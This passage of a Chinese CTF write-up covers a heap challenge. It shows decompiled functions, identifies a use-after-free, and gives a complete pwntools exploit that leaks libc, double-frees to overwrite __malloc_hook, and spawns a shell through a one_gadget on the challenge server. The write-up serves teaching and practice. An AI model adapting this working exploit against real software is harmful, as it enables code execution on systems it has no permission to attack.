  nbytes_4 = __readfsqword(0x28u);
  if ( num > 100 )
    puts("Enough!");
  v0 = num;
  *((_QWORD *)&addr + v0) = malloc(24uLL);
  puts("Please input the size of girl's name");
  __isoc99_scanf("%d");
  *(_DWORD *)(*((_QWORD *)&addr + num) + 8LL) = nbytes;
  v1 = (void **)*((_QWORD *)&addr + num);
  *v1 = malloc((int)nbytes);
  puts("please inpute her name:");
  read(0, **((void ***)&addr + num), nbytes);
  puts("please input her call:");
  read(0, (void *)(*((_QWORD *)&addr + num) + 12LL), 12uLL);
  *(_BYTE *)(*((_QWORD *)&addr + num) + 23LL) = 0;
  puts("Done!");
  ++num;
  return __readfsqword(0x28u) ^ nbytes_4;
}
```



构造结果。

show

```
unsigned __int64 __fastcall show(const char *a1)
{
  int v2; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("Please input the index:");
  __isoc99_scanf("%d");
  if ( *((_QWORD *)&addr + v2) )
  {
    puts("name:");
    puts(**((const char ***)&addr + v2));
    puts("phone:");
    puts((const char *)(*((_QWORD *)&addr + v2) + 12LL));
  }
  puts("Done!");
  return __readfsqword(0x28u) ^ v3;
}
```


输出名字 电话

```
int __fastcall edit(const char *a1)
{
  return puts("Programmer is tired, delete it and add a new info.");
}
```

edit没啥用。

delete

```
    exit(0);
  if ( *((_QWORD *)&addr + v3) )
    free(**((void ***)&addr + v3));
  v1 = time(0LL);
  srand(v1);
  if ( rand() % 10 > 1 )
```

直接造成了uaf。

我们就是通过uaf常规思路，泄露地址，然后利用起来。
通过double free，攻击malloc_hook - 0x23，再调整栈结构。

```
push    r15             ; Alternative na
push    r14
push    r13
push    r12
mov     r13, rsi
push    rbp
push    rbx
mov     rbx, rdi
sub     rsp, 38h
mov     rax, cs:__realloc_hook_ptr
```

```
stack 50
rsp  0x7ffd13c07e78 —▸ 0x56147e11ab88 ◂— mov    rcx, rax
     0x7ffd13c07e80 ◂— 0x0
     0x7ffd13c07e88 ◂— 0x62269cd4ce6b0400
     0x7ffd13c07e90 —▸ 0x56147e11a990 ◂— xor    ebp, ebp
     0x7ffd13c07e98 ◂— 0x0
rbp  0x7ffd13c07ea0 —▸ 0x7ffd13c07ec0 —▸ 0x7ffd13c07ed0 —▸ 0x56147e11b000 ◂— push   r15
     0x7ffd13c07ea8 —▸ 0x56147e11af93 ◂— jmp    0x56147e11afdb
     0x7ffd13c07eb0 ◂— 0x17e11a990
     0x7ffd13c07eb8 ◂— 0x62269cd4ce6b0400
     0x7ffd13c07ec0 —▸ 0x7ffd13c07ed0 —▸ 0x56147e11b000 ◂— push   r15
     0x7ffd13c07ec8 —▸ 0x56147e11aff8 ◂— mov    eax, 0
     0x7ffd13c07ed0 —▸ 0x56147e11b000 ◂— push   r15
     0x7ffd13c07ed8 —▸ 0x7f63c261f830 (__libc_start_main+240) ◂— mov    edi, eax
     0x7ffd13c07ee0 ◂— 0x1
     0x7ffd13c07ee8 —▸ 0x7ffd13c07fb8 —▸ 0x7ffd13c09fe4 ◂— 0x5355003038312f2e /* './180' */
     0x7ffd13c07ef0 ◂— 0x1c2beeca0
     0x7ffd13c07ef8 —▸ 0x56147e11afe0 ◂— push   rbp
     0x7ffd13c07f00 ◂— 0x0
     0x7ffd13c07f08 ◂— 0xe779a5ceae321445
     0x7ffd13c07f10 —▸ 0x56147e11a990 ◂— xor    ebp, ebp
     0x7ffd13c07f18 —▸ 0x7ffd13c07fb0 ◂— 0x1
     0x7ffd13c07f20 ◂— 0x0
```



```
wuangwuang@wuangwuang-PC:~/Desktop$ one_gadget
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
wuangwuang@wuangwuang-PC:~/Desktop$
```

```python
# -*- coding: utf-8 -*-
from pwn import *

context.log_level = "debug"

r = remote('node3.buuoj.cn',29601)
#r = process("./180")
elf=ELF('./180')

libc = ELF("./64/libc-2.23.so")

def add(size,name):
        r.sendlineafter(':','1')
 r.sendlineafter('name',str(size))
 r.sendlineafter('name:',name)
 r.sendlineafter('call:',"123456")

def show(idx):
 r.sendlineafter(':','2')
 r.sendlineafter('index:',str(idx))

def delete(idx):
        r .sendlineafter(':','4')
        r .sendlineafter('index:',str(idx))

add(0x80,'aaaa') #0
add(0x68,'aaaa') #1
add(0x68,'aaaa') #2
add(0x20,'aaaa') #3
delete(0)
show(0)
malloc_hook = (u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00')) & 0xfffffffffffff000) + (libc.sym['__malloc_hook']
& 0xfff)
libc_base = malloc_hook - libc.sym['__malloc_hook']
one_gadget = libc_base + 0xf1147
realloc = libc_base + libc.sym['__libc_realloc']
print "libc_base = " + hex(libc_base)

add(0x80,'aaaa')#0
delete(1)
delete(2)
delete(1)
#double free

add(0x68,p64(malloc_hook-0x23))
add(0x68, 'aaaa')
add(0x68, 'aaaa')
add(0x68, 'a' * 0xb + p64(one_gadget) + p64(realloc + 2))

r.sendlineafter(':','1') #这里只能写一句，不然会报错。

r.interactive()
```